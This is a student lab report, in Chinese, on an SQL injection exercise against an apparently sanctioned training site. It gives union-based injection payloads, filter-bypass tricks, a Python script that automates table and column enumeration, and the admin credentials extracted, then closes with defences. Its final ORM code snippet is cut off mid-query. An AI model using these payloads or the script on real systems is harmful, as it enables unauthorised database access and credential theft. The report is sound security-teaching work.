《实验四 SQL 注入实验》实验报告

姓名	李宽宇	年级	21 级
学号	20215279	专业、班级	21 计卓 1 班

实验名称	实验四 SQL 注入实验		
实验时间	2024.5.11	实验地点	DS3402
实验成绩		实验性质	□验证性 □设计性 □综合性

教师评价：

□算法/实验过程正确； □源程序/实验内容提交 □程序结构/实验步骤合理；

□实验结果正确； □语法、语义正确； □报告规范；

评语：

评价教师签名（电子签名）：

一、实验目的

1. 学习并掌握 SQL 注入的基本原理和方法。检索 SQL 注入相关资料，自学 SQL 注入基本方法

2. 学习 SQL 注入的防范措施。完成对特定网站的 SQL 注入以获取数据库信息

二、实验项目内容

对以下网站进行 SQL 注入：

http://pu2lh35s.ia.aqlab.cn/

完成以下信息的获取：

1.数据库名称

2.数据库中的所有表的名称

3.每个表中的字段数量以及字段名

4.管理员用户密码

最后总结如何对 SQL 注入攻击进行防范。

三、实验原理

任何 SQL 是操作数据库数据的结构化查询语言，网页的应用数据和后台数据库中的数据进行交互时会采用 SQL。而 SQL 注入是将 Web 页面的原 URL、表单域或数据包输入的参数，修改拼接成 SQL 语句，传递给 Web 服务器，进而传给数据库服务器以执行数据库命令。如 Web 应用程序的开发人员对用户所输入的数据或 cookie 等内容不进行过滤或验证(即存在注入点)就直接传输给数据库，就可能导致拼接的 SQL 被执行，获取对数据库的信息以及提权，发生 SQL 注入攻击。SQL 注入的本质：把用户输入的数据当作代码来执行，违背了“数据与代码分离”的原则。参考 https://blog.csdn.net/fly_enum/article/details/135307756 以及 https://zhuanlan.zhihu.com/p/151653049

SQL 注入类型：

1、按照注入点分类：

（1）数字型注入：许多网页链接有类似的结构 http://xxx.com/users.php?id=1 基于此种形式的注入，注入点 id 为数字，一般被叫做数字型注入点，通过这种形式查询出后台数据库信息返回前台展示，可以构造类似以下的 SQL 语句进行爆破：select *** from 表名 where id=1 and 1=1。

（2）字符型注入：网页链接有类似的结构 http://xxx.com/users.php?name=admin 这种形式，注入点 name 为字符串，被称为字符型注入，可以用：select *** from 表名 where name='admin' and 1=1

（3）搜索型注入：主要是指在数据搜索时没有过滤搜索参数，一般在链接地址中有 "keyword=“关键字”"，注入点提交的是 SQL 语句，select * from 表名 where 字段 like '%关键字%' and '%1%'='%1%'。

2、按照执行效果来分类：

（1）基于布尔的盲注：根据页面返回判断条件真假注入。

（2）基于时间的盲注：即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断。

（3）基于报错的注入：即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。单引号、双引号、基于数字型注入

（4）联合查询注入：可以使用 union 情况下注入。

MYSQL 数据库注入-常用函数：

（1）user() 返回当前使用数据库的用户，也就是网站配置文件中连接数据库的账号 （2）version() 返回当前数据库的版本 （3）database() 返回当前使用的数据库，只有在 use 命令选择一个数据库之后，才能查到 （4）group_concat() 把数据库中的某列数据或某几列数据合并为一个字符串 （5）@@datadir 数据库路径 （6）@@version_compile_os 操作系统版本

SQL（联合）注入流程：

1、获取当前数据库名、用户、版本 union select

```
union select 1,2,(select group\_concat(schema\_name)from information\_schema.schemata)
```

2.获取表名

```
union select 1,2,(select group\_concat(table\_name)from information\_schema.tables where table\_schema='库名'
```

3.获取字段名

```
union select 1,2,(select group\_concat(column\_name)from information\_schema.columns where table\_name='表名'
```

复制

4.获取数据

```
1 查库:  select schema\_name from information\_schema.schema
2 查表:  select table\_name from information\_schema.tables where table\_schema=库名
3 查列:  select column\_name from information\_schema.columns where table\_name=表名
4 查数据:  select 列名 from 库名.表名
```

SQL 注入思路

1.判断注入点

get 注入：在 get 传参时写入参数，将 SQl 语句闭合，后面加写入自己的 SQL 语句。

post 注入：通过 post 传参，原理与 get 一样，重要的是判断我们所输入的信息是否与数据库产生交互，其次判断 SQL 语句是如何闭合的。有些网站通过查询 cookie 判断用户是否登录，需要与数据库进行交互，我们可以修改 cookie 的值，查找我们所需要的东西。或者通过报错注入是网页返回报错信息。

Referer 注入：Referer 正确写法应该是 Referrer,因为 http 规定时写错只能将错就错，有些网站会记录 ip 和访问路径，例如百度就是通过 Referer 来统计网站流量，我们将访问路径进行 SQL 注入，同样也可以得

到想要的信息。

2.判断数据库类型

判断网站使用的是哪个数据库，常见数据库如：MySQL、MSSQL(即SQLserver)、Oracle、Access、PostgreSQL、db2 等等。目前来说，企业使用 MSSQL 即 SQLserver 的数量最多，MySQL 其次，Oracle 再次。除此之外的几个常见数据库如 Access、PostgreSQL、db2 则要少的多的多。

3.判断参数数据类型

通过+1、-1、and 1=1、and 1=2、注释符。与其各种变种如与各种符号结合的 and 1=1、and '1'='1 等等判断参数数据类型。先判断是否是整型，如果不是整型则为字符型，字符型存在多种情况，需要使用单引号【'】、双引号【"】、括号【()】多种组合方式进行试探。

类似判断闭合方式

id=1 and 1=1 回显正常 id=1 and1=2 回显错误（判断为整形）

【原因：and 1=1 或者 and 1=2 写入了 sql 语句并且执行成功 因为 1=2 是错误所以 id=1 and 1=2 回显是错误的】

id=1 and 1=1 和 id=1 and 1=2 回显正常（判断为字符型接下来判断闭合方式）

id=1' and '1'='1 回显正确 id=1' and '1'='2 回显错误（判断为【'】闭合）

id=1" and "1"="1 回显正常 id=1" and "1"="2 回显错误（判断为【"】闭合）

4.判断数据库语句过滤情况

正常输入 sql 语句如果通过查看回显来判断语句是否被过滤

判断列数

如果 order by 被过滤则尝试绕过，如果无法绕过就无法得到列数，这时就无法使用联合查询注入。

判断显示位

如果页面没有显示位，同样无法使用联合查询注入。

报错信息

如果没有报错信息返回，则无法使用报错注入。

5.绕过 过滤

正常进行 sql 注入，通过回显来判断数据是否被过滤

1、过滤关键字

过滤关键字应该是最常见的过滤了，因为只要把关键字一过滤，你的注入语句基本就不起作用了。

绕过方法：

（1）最常用的绕过方法就是用**//，<>，分割关键字

```
sel<>ect
sel/**/ect
```

（2）根据过滤程度，有时候还可以用双写绕过

```
selselectect
```

（3）既然是过滤关键字，大小写应该都会被匹配过滤，所以大小写绕过一般是行不通的。

（4）有时候还可以使用编码绕过

```
url编码绕过
16进制编码绕过
ASCII编码绕过
```

四、实验过程中遇到的问题及解决情况(主要问题及解决情况)

1. 内容 2 开始，发现每次只能读一个数据，效率太低


解决方案:写简答脚本，发送 http 请求并分析

五、实验结果及分析

1. 获取数据库名称

(1)分析网站，http://pu2lh35s.ia.aqlab.cn/ 点击按钮，会跳转到 http://pu2lh35s.ia.aqlab.cn/?id=1

查看网络，?id=1 向服务器请求了一个 text/html 的资源



(2)输入 http://pu2lh35s.ia.aqlab.cn/?id=1 and 1=2 union select 1,version() 获得数据库版本，5.5.53 推测是 mysql 数据库

(3) http://pu2lh35s.ia.aqlab.cn/?id=1 and 1=2 union select 1, database() 获取数据库名称 maoshe

2.数据库中的所有表的名称

http://pu2lh35s.ia.aqlab.cn/?id=1 and 1=2 union select 1, table_name from information_schema.tables where table_schema = database() 发现只是获取了一个表名 admin

依次输入 SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 0, 1

SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 1, 2

…直到为空

依次获得表名 admin, dirs, news, xss

3.每个表中的字段数量以及字段名

输入 http://pu2lh35s.ia.aqlab.cn/?id=1 and 1=2 union select 1, column_name from information_schema.columns where table_name='admin' limit 0, 1 可以获取 admin 的第 1 列为 id

于是编写了一个简单的 python 脚本,简化重复操作

```python
import requests
from bs4 import BeautifulSoup
base_url = "http://pu2lh35s.ia.aqlab.cn/?id=1 and 1=2 union select 1, column_name from information_schema.columns where table_name='admin' limit {}, {}"
offset1 = 0
offset2 = 1
while True:
    url = base_url.format( *args: offset1,offset2)
    response = requests.get(url)
    # 解析HTML响应  # 查找<div class="content">
    soup = BeautifulSoup(response.text, features: 'html.parser')
    content_div = soup.find( name: 'div', class_='content')
    if content_div:
        # 获取<div class="content">中的文本内容
        content_text = content_div.get_text(strip=True)
        if content_text:
            # 输出获取的字段名和类型
            print(f"Offset {offset2}: {content_text}")
            # 增加偏移量
            offset1 += 1
            offset2 += 1
        else:
            # 没有更多字段，退出循环
            break
    else:
        # 如果没有找到<div class="content">，退出循环
        break
```

Admin 表 ： Id,username,password

```
Offset 1: Id
Offset 2: username
Offset 3: password
```

适当修改脚本

dirs 表 ： paths

```
Offset 1: paths
```

news 表 ： Id， content

```
Offset 1: id
Offset 2: content
```

xss 表 ： id，user,pass

```
Offset 1: id
Offset 2: user
Offset 3: pass
```

4.管理员用户密码

http://pu2lh35s.ia.aqlab.cn/?id=1 and 1=2 union select 1,username from admin limit 0,1

还是适当修改 3 中的脚本，查询所有的用户名和密码

```
Offset 1: admin
Offset 2: pptéç  å    å¾®ä¿¡
```

需要添加编码格式，避免中文乱码

```
response.encoding = 'utf-8'
```

用户名

```
Offset 1: admin
Offset 2: ppt领取微信
```

密码

```
Offset 1: hellohack
Offset 2: zkaqbanban
```

分析和总结

最后总结如何对 SQL 注入攻击进行防范

实验中的网页为什么容易攻击

在该实验中，id=1 是一个常见的查询参数，简洁明了：URL 参数通常简短且容易理解。攻击者可以轻松修改参数值进行测试。如修改成 id=2 会显示程序员偷懒。应用程序没有对用户输入进行充分验证和过滤，攻击者可以利用这种漏洞注入恶意 SQL 代码。实验还尝试了为 admin insert 数据但没有成功，可能是被过滤了。


如何防护

1. 严格验证和清理用户输入，确保输入数据符合预期格式。

白名单验证：只接受符合预期格式的输入。

过滤特殊字符：过滤或转义输入中的特殊字符（如单引号、双引号、分号等）。

例如 Bilibili 会检测特定关键词，由于触发哔哩哔哩安全风控策略，该次访问请求被拒绝。



2. 使用 ORM（对象关系映射）工具可以减少直接编写 SQL 查询的需要，从而降低 SQL 注入的风险。以 springboot 为例，使用 JPA+Hiberbate,可以降低被注入的风险。即适当的使用框架

```java
@Entity
@Table(name = "users")
public class User {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(name = "username")
    private String username;

    @Column(name = "password")
    private String password;

    // getters and setters
}

// 在使用ORM框架时，可以直接使用实体类进行查询
String username = request.getParameter("username");
String password = request.getParameter("password");

String query = "SELECT u FROM User u WHERE u.username = :username AND
List<User> users = entityManager.createQuery(query, User.class)
    .setParameter("username", username)
    .setParameter("password", pass )
    .getResultList();
```

3. 此外，常用的方式还有：最小权限原则、错误消息管理。数据库用户应具有最小权限，仅允许执行必要的操作。避免将详细的数据库错误信息显示给用户，以免泄露数据库结构。